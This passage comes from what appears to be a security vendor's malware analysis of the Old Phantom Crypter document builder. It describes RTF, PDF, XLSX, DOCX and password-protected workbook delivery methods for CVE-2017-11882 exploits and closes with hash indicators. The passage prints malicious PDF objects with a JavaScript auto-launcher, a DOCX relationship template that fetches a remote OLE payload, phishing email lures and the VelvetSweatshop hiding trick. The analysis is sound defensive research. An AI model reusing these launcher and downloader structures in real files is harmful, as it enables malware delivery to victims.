{\hlsrc 543861474437794d32326b6f41303070497a7871564177644f  \mmathPict 776490843293679435435234002569893656858
  \listtable 543861474437794d32326b6f41303070497a7871564177644f }{\mlimLow
  543861474437794d32326b6f41303070497a7871564177644f  \msupHide
  543861474437794d32326b6f41303070497a7871564177644f      \mzeroAsc
  543861474437794d32326b6f41303070497a7871564177644f      }
```


The same obfuscated content as a template of The Old Phantom Crypter

The resource name implies that this template could be for CVE-2018-0802 exploit, the newer of the Equation Editor vulnerabilities. However, thorough analysis reveals that it was exploiting only the older one, CVE-2017-11882. It was not until the time of finalizing this paper (mid-September 2018) to find proper CVE-2018-0802 samples generated with this kit.

The structure of the embedded object, the shellcode obfuscation and the underlying downloader code is the same as was described in the main characteristics section.

PDF

The malicious files are delivered in emails like this one:



From: Jonathan Thomas <johnathanthomas33@gmail.com>   Sent: Thu 9/13/2018 7:57 PM
To: [redacted].ro
Cc:
Subject: swift copy

Hello,

Enclosed attached is the swift copy of the transfer made to your bank **account as you stated in the PI.**

kindly check with your bank for confirmation.


Regards

Jonathan Thomas

purchase manager

Email message delivering the malicious PDF file

The attachment is a PDF file that serves merely as a container. They contain an embedded RTF file, just like the one described in the previous section. Additionally, a short JavaScript code exports and launches the embedded file on opening the PDF.




```
7 0 obj
<<
 /Type /Filespec
 /F (dew001.doc)
 /EF << /F 8 0 R >>
>>
endobj

8 0 obj
<<
 /Length 161278
 /Filter /ASCIIHexDecode
 /Type /EmbeddedFile
>>
stream
7b5c72  74 66 7b 5c  6f  62  6a  65 63 745c  6f  62  6a  6c696e  6b5c 6f 62 6a75  70  64  617
6f626a 77  3233 3136 5c  6f62 6a68 3738  35  31  7b5c  2a  5c6f  62 6a  64  617461 20 33320a
0d 0a  0a0a39 6337  0d  0d  0d  0a  0a  0d0d0a
...
0d0a0d0a0d 0a 0d0d  0a  0d  38 0a0d0a  0a0a  0d0d  0d 0a  0a  0d32  35 09 09  2009  20 09 20
32200920 092009 2020 20 2020 30 0d 0d 0a0a 0a  0d 0d0d  0a 0a0d302020  09 0920  09 202020  20
3030 307d 7d  7d  >
endstream
endobj

9 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (this.exportDataObject({ cName: "dew001.doc", nLaunch: 2 });)
>>
endobj
```

Embedded RTF content

Launcher code

The RTF content embedded into the PDF file

The builder uses the internal template called *PDFEMBD* to generate these samples. This template has exactly the same content, only the embedded RTF content is missing, indicated by the placeholder tag *ASCIITOHEXCONVERT*. The content of the embedded RTF file is stored in place of this tag when generating the sample.




```
7 0 obj
<<
 /Type /Filespec
 /F (MS.doc)
 /EF << /F 8 0 R >>
>>
endobj

8 0 obj
<<
 /Length 49113
 /Filter /ASCIIHexDecode
 /Type /EmbeddedFile
>>
stream
ASCIITOHEXCONVERT>
endstream
endobj

9 0 obj
<<
 /Type /Action
 /S /JavaScript
 /JS (this.exportDataObject({ cName: "MS.doc", nLaunch: 2 });)
>>
endobj
```

The same PDF content as a template in The Old Phantom Crypter

Earlier versions of the kit embedded the RTF content using the *ASCIIHexDecode* converter which only converts the bytes into a hexadecimal string. Later versions feature the *FlateDecode* converter instead, which stores the content as a compressed binary blob.

XLSX

The malicious samples are delivered in email messages like the one here:



This message was sent with High importance.

From: [redacted] Sent: Sun 9/16/2018 5:57 PM
To:
Cc: biuro@[redacted]eu
Subject: Ordine-063854-09-17-2018

Message IMG-086456.xlsm (76 KB) Ordine-063854-09-17-2018.xlsm (76 KB)

A Great day to you,

It was pleasure meeting your representative at the last exhibition and as per the discussion we had
We sent you an email last week regarding an inquiry that we made, but i did not receive any response from you regarding my order, so i have just sent it again just in-case you did not receive it.


Please provide us your best offer for the item attached also mention
offer validity and stock availability.

Note: Please mention country of origin of the product.
Awaiting your reply.

Thanks and Regards

Email message delivering the malicious Excel workbook

The malicious content is in the attached Excel XLSX workbook, which contains the malicious Equation Editor object. This object is stored in the *oleObject1.bin* file within the archive.



[IMG-086456.xlsm]
- _rels
- docProps
- xl
  - _rels
  - drawings
  - embeddings
  - media
  - printerSettings
  - theme
  - worksheets


oleObject1.bin
9/17/2018 • 4.50 KB

The Equation Editor object embedded into the Excel workbook

oleObject1.bin has the similar content as the embedded object in the RTF file.

DOCX downloading RTF

The malicious documents are distributed in email messages like the following:



From: Sales03 <tula.hr@dpcentre.ru>
To: Recipients
Cc:
Subject: Fw: Payment invoice 0107832

Sent: Mon 7/30/2018 7:51 PM

Message | Doc_20183107.docx (10 KB)

Good day Sir

Kindly confirm attached Invoice.

Original have been sent through courier.

Thanks
Best Regards
Viann

Email message carrying the DOCX downloader

The email message has a DOCX attachment. This attachment doesn't contain an exploit or other active element, only a reference to a remote OLE object in the *document.xml.rels* file within the archive.


```
|   [Content_Types].xml
|
+---docProps
|       app.xml
|       core.xml
|
+---word
|   |   document.xml
|   |   fontTable.xml
|   |   settings.xml
|   |   styles.xml
|   |   stylesWithEffects.xml
|   |   webSettings.xml
|   |
|   +---theme
|   |       theme1.xml
|   |
|   \---_rels
|           document.xml.rels
|
\---_rels
        .rels
```

This file contains the link to the external content, *EMKC.doc* located on a remote server:

```
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship
Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings"
Target="settings.xml"/><Relationship Id="rId2"
Type="http://schemas.microsoft.com/office/2007/relationships/stylesWithEffects"
Target="stylesWithEffects.xml"/><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles"
Target="styles.xml"/><Relationship Id="rId6"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme"
Target="theme/theme1.xml"/><Relationship Id="rId5"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable"
Target="fontTable.xml"/><Relationship Id="rId4"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings"
Target="webSettings.xml"/><Relationship Id="_id_2370"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
TargetMode="External" Target="http://{redacted}/EMKC.doc"/></Relationships>
```

On opening the document Word will download and open the linked remote file.

This XML content is generated by The Old Phantom Crypter using the resource named *HIS*:



```
<?xml version="1.0" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3"
  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/
  ><Relationship Id="rId2" Type="http://schemas.microsoft.com/office/2007/relationships/stylesWithEffects"
  Target="stylesWithEffects.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/
  officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId6" Type="http://
  schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship
  Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable"
  Target="fontTable.xml"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/
  relationships/webSettings" Target="webSettings.xml"/><Relationship Id="_id_1010" Type="http://
  schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" TargetMode="External" Target="%URL%"/
  ></Relationships>
```

The XML content as a template in The Old Phantom Crypter

Here the %URL% placeholder is filled in with the actual download URL.

The in-the-wild scenarios used the remote link to download an RTF file exploiting the CVE-2017-11882 vulnerability. These RTF files were the same as described in the RTF section in this document.

When a password is not a password

An interesting case was revealed 5 years ago [3] where encrypted Excel workbooks were used to hide the underlying exploit. In short, you can create a password protected workbook and leave the password box empty. Then a default password (*VelvetSweatshop*) will be used. When Excel encounters a workbook protected with this password, it will not prompt for a password, but decrypt and open the content. On the other hand, the content of the workbook is encrypted using a string crypto algorithm, making is difficult to analyze – a perfect solution for hiding malicious content. Back then this method was used by Chinese APT groups to deliver backdoors in targeted attacks.

If one thing we can learn is that history repeats itself and criminals keep rediscovering the old tricks over and over again. The same happened with this “feature” recently when encrypted workbooks started to pop up [4]. However, this time the samples used stronger encryption algorithms introduced by the latest Office versions and were delivering credential stealing trojans like Lokibot, Formbook or Agent Tesla.

The protected workbooks have the following file structure:

```
|   EncryptedPackage
|   EncryptionInfo
|
\---[6]DataSpaces
    |   DataSpaceMap
    |   Version
    |
    +---DataSpaceInfo
    |       StrongEncryptionDataSpace
    |
    \---TransformInfo
        \---StrongEncryptionTransform
                [6]Primary
```

The content can be revealed by using public domain tools like *msoffice-crypt* [5] feeding it with the default password *VelvetSweatshop*.

The decrypted content is exactly the same as described in the XLSX section, the CVE-2017-11882 exploit content being in the *oleObject1.bin* embedded file.

```
|   [Content_Types].xml
|
+---docProps
|       app.xml
|       core.xml
|
+---xl
|   |   styles.xml
|   |   workbook.xml
|   |
|   +---drawings
|   |   |   drawing1.xml
|   |   |   vmlDrawing1.vml
|   |   |
|   |   \---_rels
|   |           drawing1.xml.rels
|   |
|   +---embeddings
|   |       oleObject1.bin
|   |
|   +---media
|   |       image1.jpeg
|   |
|   +---theme
|   |       theme1.xml
|   |
|   +---worksheets
|   |   |   sheet1.xml
|   |   |   sheet2.xml
|   |   |   sheet3.xml
|   |   |
|   |   \---_rels
|   |           sheet1.xml.rels
|   |
|   \---_rels
|           workbook.xml.rels
|
\---_rels
        .rels
```

We didn’t find evidence that the Old Phantom Crypter itself supports creating these encrypted workbooks. A more likely scenario is that one or few of the criminal groups use the builder to generate the core XLSX file, the run a standalone tool, maybe even *msoffice-crypt* to produce the protected content.

Indicators of compromise

We have reviewed several hundred samples generated by the Old Phantom Crypter for the purposes of this research, but we have not listed them all here. The following hashes represent a small, representative selection of examples referenced in this paper.

Plain RTF:

c756cc1213b19a75645b5e2b41e51fc09e64221f

f696fa60eb5e64214438f89d4577d982f860b498

be83bcb5ee37851b81d48928d5e62b64dab5e95d

PDF:

052a023150a00eebb7e33d124e8bbd761526ec17

7d43ff80f71fa178f97bf2722fbeba4490d6dfb1

799ed3b22569edd96074455c7e82534d1be59cbb

XLSX:

d392579e9a6757b6e5b89b4d2edd76b869a3325a

0cbbee119854578c2621c32cba72b212d135999a

DOCX downloader:

8cc47e4d9d63962677a47696d999dfdeab22e9b5

288b222b495e1b7f688b25d2a68849bf85bce347

Password protected XLSX:

ac430fb6e067a2ccd5e41801cc3a725838798dbd

09108db8b1cdb07f8e294e4371359c59020fe9a4

References

[1] https://news.sophos.com/en-us/2018/09/11/malicious-doc-builders-abandon-old-exploits-wholesale/

[2] https://blog.talosintelligence.com/2018/06/my-little-formbook.html

[3] https://nakedsecurity.sophos.com/2013/04/11/password-excel-velvet-sweatshop/

[4] https://isc.sans.edu/forums/diary/Encrypted+Office+Documents/23774/

[5] https://github.com/herumi/msoffice

[6] https://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/sophos-microsoft-word-intruder-revealed.pdf

[7] https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/Ancalog-the-vintage-exploit-builder.pdf

[8] https://www.sophos.com/en-us/medialibrary/PDFs/technical-papers/AKBuilder-public.pdf